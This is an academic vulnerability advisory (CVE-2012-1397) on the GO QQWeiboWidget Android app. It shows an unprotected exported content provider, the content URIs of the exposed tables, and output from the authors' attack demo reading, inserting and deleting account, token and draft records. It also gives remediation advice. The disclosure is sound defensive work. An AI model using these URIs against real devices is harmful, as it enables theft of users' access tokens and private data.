Vulnerability in GO QQWeiboWidget for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
Mar 1, 2012 at 11:52 PM HKT

Abstract

We found that GO QQWeiboWidget 1.2 has a vulnerability that allows a crafted application to read and modify user's sensitive qq weibo information without permission, including qq weibo accounts (username, head picture, location and etc.), user's qq weibo access token and secret token (in plaintext!), user's drafts in qq weibo, and detailed information of user's qq weibo status.

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1397-vulnerability-in-GOQQWeiboWidget.html

2 Description


Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:


```
<provider
android:name="com.gau.go.launcherex.gowidget.qqweibowidget.QQWeiboProvider" android:multiprocess="false"
android:authorities="com.gau.go.launcherex.gowidget.qqweibowidget"
android:grantUriPermissions="true" />
```


3 Impact

Please see the following snapshots generated by our arrack demo:

*** authors with equal contributions**


11:36
AttackDemo
content://com.gau.go.launcherex.gowidget.qqweibowidget/users
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.qqweibowidget/users/1
11:36
AttackDemo
content://com.gau.go.launcherex.gowidget.qqweibowidget/users
queryAttack! Column Count: 11
Rows Count: 1
1[_id]: 1
1[name]: name
1[nick]: nick
1[head]: head
1[picture]: picture
1[location]: location
1[geo]: geo
1[country_code]: country_code
1[province_code]: province_code
1[city_code]: city_code
1[isVip]: isVip
11:36
AttackDemo
content://com.gau.go.launcherex.gowidget.qqweibowidget/users
deleteAttack!
Deleted Count: 1


11:36
AttackDemo
content://com.gau.go.launcherex.gowidget.qqweibowidget/settings
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.qqweibowidget/settings/1
11:36
AttackDemo
content://com.gau.go.launcherex.gowidget.qqweibowidget/settings
queryAttack! Column Count: 7
Rows Count: 1
1[_id]: 1
1[accesstoken]: accesstoken
1[accessTokenSecret]: accessTokenSecret
1[updateindex]: updateindex
1[notification]: notification
1[keepalive]: keepalive
1[destop_exit]: destop_exit
11:36
AttackDemo
content://com.gau.go.launcherex.gowidget.qqweibowidget/settings
deleteAttack!
Deleted Count: 1


11:37
AttackDemo
content://com.gau.go.launcherex.gowidget.qqweibowidget/drafts
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.qqweibowidget/drafts/1
11:37
AttackDemo
content://com.gau.go.launcherex.gowidget.qqweibowidget/drafts
queryAttack! Column Count: 4
Rows Count: 1
1[_id]: 1
1[textWeibo]: textWeibo
1[picWeibo]: picWeibo
1[uploadImageType]: uploadImageType
11:37
AttackDemo
content://com.gau.go.launcherex.gowidget.qqweibowidget/drafts
deleteAttack!
Deleted Count: 1

4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
com.gau.go.launcherex.gowidget.qqweibowidget	drafts
com.gau.go.launcherex.gowidget.qqweibowidget	settings
com.gau.go.launcherex.gowidget.qqweibowidget	statistics
com.gau.go.launcherex.gowidget.qqweibowidget	status
com.gau.go.launcherex.gowidget.qqweibowidget	users